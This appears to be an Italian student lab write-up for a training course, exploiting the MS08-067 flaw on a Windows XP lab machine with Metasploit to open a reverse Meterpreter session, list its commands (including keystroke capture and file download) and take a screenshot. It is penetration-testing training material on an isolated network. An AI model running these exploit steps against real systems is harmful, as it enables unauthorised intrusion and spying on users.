Esercizio S7L3

EPICODE


Esercizio
Hacking Windows XP

Traccia: Hacking MS08-067


Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Prima di svolgere l'esercizio cambiamo l'indirizzo IP della macchina Windows XP in modo che possiamo effetuare l'attacco. Andiamo sulla macchina XP ed eseguiamo "start, pannello di controllo, connessione di rete, connessione rete locale, andare su proprietà, protocollo TCP/IP" e cambiare l'indirizzo. Inoltre entrambe le macchine devono essere su Rete interna in modo che possono pingarsi tra di loro




Adesso andiamo sulla macchina Khali Linux ed effetturiamo il comando "mfsconsole" per far partire la Metasploit





Eseguire il comando “ms08-067” per la vulnerabilità

uso comando “use 0” per selezionare l’ exploit




eseguo il comando “show payloads” per vedere tutti e payloads e vado a scegliere il numero 62, con il comando “set payload 62”





eseguo “show options” per verificare se lo script ha bisogno di alcuni parametri, infatti RHOSTS non ha nessun parametro e buisogna aggiungere l’IP dove andare ad eseguire l’attacco e LHOST che in questo caso sarebbe Kali linux, cioe la macchina dell’attaccante



Eseguo il comando “set rhost” con l’indirizzo IP della macchina dove dobbiamo attaccare

Adesso possiamo eseguire l'attacco alla macchina con il comando "exploit"

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.105:445 - Automatically detecting the target...
[*] 192.168.50.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.105:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.105
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.105:1030) at 2024-07-11 06:31:50 -04
00

meterpreter >
```

Attraverso Meterpeter abbiamo effettuato l'accesso alla macchina Windows XP, ora eseguiamo il comando "help" per vedere tutti i comandi che possiamo eseguire

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    ssl_verify    Modify the SSL certificate verification setting
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
```


Eseguo il comando screenshoot trovato nei comandi

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components
```

Effettuiamo il comando e possiamo notare che esegue lo screenshot e lo salva

```
meterpreter > screenshot
Screenshot saved to: /home/kali/lXZOqFNd.jpeg
```



Inoltre eseguiamo il comando per vedere se c’è una webcam, ma non è stata rilevata